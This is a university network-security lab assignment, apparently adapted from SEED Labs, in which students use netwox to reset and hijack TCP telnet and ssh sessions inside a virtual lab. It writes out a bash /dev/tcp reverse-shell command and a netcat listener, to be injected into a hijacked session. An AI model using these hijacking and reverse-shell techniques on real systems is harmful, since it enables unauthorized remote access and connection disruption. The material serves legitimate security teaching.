Assignment 5[1]

1 Overview

The learning objective of this lab is for students to gain the first-hand experience on the vulnerabilities of the TCP protocol, as well as on attacks against these vulnerabilities. The vulnerabilities in the TCP protocol represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed.

2 Environment Setup

For this assignment, students are required to use the same environment from Assignment 4.

In the previous assignment, some students faced difficulties regarding their VM performance, especially when executing the SYN Flood attack. Although it is unlikely that similar issues occur for this assignment, here is a list of suggestions that may help to improve your VM performance.

- Make sure your computer is connected to the power source.
- Put your host OS on the high performance mode, if applicable.
- Close all irrelevant applications.
- Allocate more memory (e.g., RAM) and processing power (e.g., # of CPU) to the VM.

3 Tasks

In this lab, students need to conduct attacks on the TCP/IP protocols using the `Netwox` tools. The following is the list of attacks that need to be implemented.

3.1 Task 1 : TCP RST Attacks on `telnet` and `ssh` Connections (20 Marks)

The TCP RST Attack can terminate an established TCP connection between two victims. Recall in a TCP header, RST is one of the flags. If set, the corresponding TCP peer should immediately stop using the TCP connection uniquely identified by the four tuples `<src_ip, src_port, dest_ip, dest_port>`. Upon reception of TCP reset, no more packets should be sent and any further packets should be discarded. A TCP reset basically kills a TCP connection instantly. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST segment from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST segment.

In this task, you need to launch an TCP RST attack from the node `att` to break an existing `telnet` connection between the nodes `leg` and `vic`. After that, try the same attack on an `ssh` connection. The corresponding Netwox tool for this task is numbered 78. Here is a simple help screen for this tool. You can also type "`netwox 78 --help2`" to get the help information.

[1] This lab is a modified version of:
[Wenliang, Du. "TCP Attack Lab", SEED Labs, Syracuse University]

Listing 2: The usage of the Netwox Tool 78

```
Title: Reset every TCP packet
   Usage: netwox 78 [-d device] [-f filter] [-s spoofip]
   Parameters:
   -d|--device device      device name {Eth0}
   -f|--filter filter      pcap filter
   -s|--spoofip spoofip    IP spoof initialization type {linkbraw}
```

Note: Define filters on source and destination IP addresses by setting Netwox parameters properly to protect the other connections from being terminated.[2]
Conduct this attack, and report the following items:

1. The `netwox` commands and their arguments (10 marks)
2. A snapshot of the packets relevant to this attack on Wireshark (10 marks)

3.2 Task 2 : TCP Session Hijacking (35 Marks)

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into the session. If this connection is a `telnet` session, attackers can inject malicious commands into this session, causing the victims to execute the malicious commands. Use `netwox` on the attacker node to hijack a `telnet` session between legitimate user and victim server.

The corresponding Netwox tool for this task is numbered 40. Here is part of the help screen for this tool. You can also type "`netwox 40 --help2`" to get the full help information.

Listing 3: Part usage of netwox tool 40

```
Title: Spoof Ip4Tcp packet
   Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32] [-B]
   Parameters:
   -l|--ip4-src ip           IP4 src {10.0.2.6}
   -m|--ip4-dst ip           IP4 dst {5.6.7.8}
   -o|--tcp-src port         TCP src {1234}
   -p|--tcp-dst port         TCP dst {80}
   -q|--tcp-seqnum uint32    TCP seqnum (rand if unset) {0}
   -H|--tcp-data mixed_data  mixed data
```

To conduct this attack, you need to use Wireshark on the node `att` to find out the correct parameters for building the spoofed TCP packet.

Note: When Wireshark displays the TCP sequence number, by default, it displays the relative sequence number, which equals to the actual sequence number minus the initial sequence number. If you want to see the actual sequence number in a packet, you need to right click the TCP section of the Wireshark output, and select "`Protocol Preference`". In the popup window, uncheck the "`Relative Sequence Number and Window Scaling`" option.

[2] You can use parameter –filter with proper arguments to define a pcap filter. More information about pcap filter is available using "netwox 78 –help2"




Figure 1: TCP Session Hijacking

Creating Reverse Shell using TCP Session Hijacking : When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to setup back-doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

In the following, we will show how we can set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack:

To have a `bash` shell on a remote machine connect back to the attacker's machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use `netcat`. This program

allows us to specify a port number and can listen for a connection on that port. In Figure4(a), `netcat` (nc for short) is used to listen for a connection on port 9090. In Figure 4(b), the `/bin/bash` command represents the command that would normally be executed on a compromised server. This command has the following pieces:

- "`/bin/bash -i`": `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt)
- "`> /dev/tcp/10.0.0.1/9090`": This causes the output (`stdout`) of the shell to be redirected to the tcp connection to attacker's port `9090`. The output `stdout` is represented by file descriptor number 1.
- "`0<&1`": File descriptor 0 represents the standard input (`stdin`). This causes the `stdin` for the shell to be obtained from the tcp connection.
- "`2>&1`": File descriptor 2 represents standard error `stderr`. This causes the error output to be redirected to the tcp connection.

"`/bin/bash -i > /dev/tcp/10.0.0.1/9090 0<&1 2>&1`" starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection. In Figure 4(a), when the bash shell command is executed on `vic`, it connects back to the `netcat` process started on `att`. This is confirmed via the "`Connection 10.0.0.3 accepted`" message displayed by `netcat`.


When shell prompt is obtained from the `vic`, the difference can be observed from the IP address (printed via `ifconfig`). Before the connection was established, the `ifconfig` returned `inet addr:10.0.0.1`. Once `netcat` is connected to `vic`, `ifconfig` returns `inet addr:10.0.0.3` (IP address of `vic`).

The description above shows how you can set up a reverse shell if you have the access to the target machine, which is the `telnet` server in our setup, but in this task, you do not have such an access. Your task is to launch an TCP session hijacking attack on an existing `telnet` session between a user and the target server. You need to inject your malicious command into the hijacked telnet session between nodes `leg` and `vic`, and get a reverse shell on the `vic` server from unauthorized `att`.

You should use `netwox 40` and Wireshark tools on `att` to conduct your attack. Run `ifconfig` before and after taking control of the victim node to illustrate the current system. In addition to your observations, include the following items in your report:

1. The `netwox` command and its arguments used on node `att` to conduct this attack (25 marks)
2. A snapshot of packets relevant to this attack in Wireshark (10 marks)

Note: `att` should run `nc -l * -v` command first and then inject the above command into the `vic` on the hijacked session by Netwox. These two commands are needed to be run in two seperate `att` terminals. By running `xterm att` on CLI you can have extra terminal for `att` node:




Also, for the parameters of "`netwox 40`" You can use any available tool to convert strings into HEX. Also you can do it online.

4 Report

In addition to the required items, you should describe how you determine whether the attacks are successful or not, e.g., by providing evidences from command outputs, and explaining your observations in ONE paragraph. (25 marks)

You can prepare your report inside the virtual machine using `libreOffice Writer` and export it directly to pdf by the following icon:



Also an easy way for taking screenshots in Ubuntu is to use `shift + PrintScrn` and select the desired area.

Submit your report as a pdf file to the lab3 directory in gitlab.

DO NOT RUN NETWOX TO HOSTS OUTSIDE YOUR VM!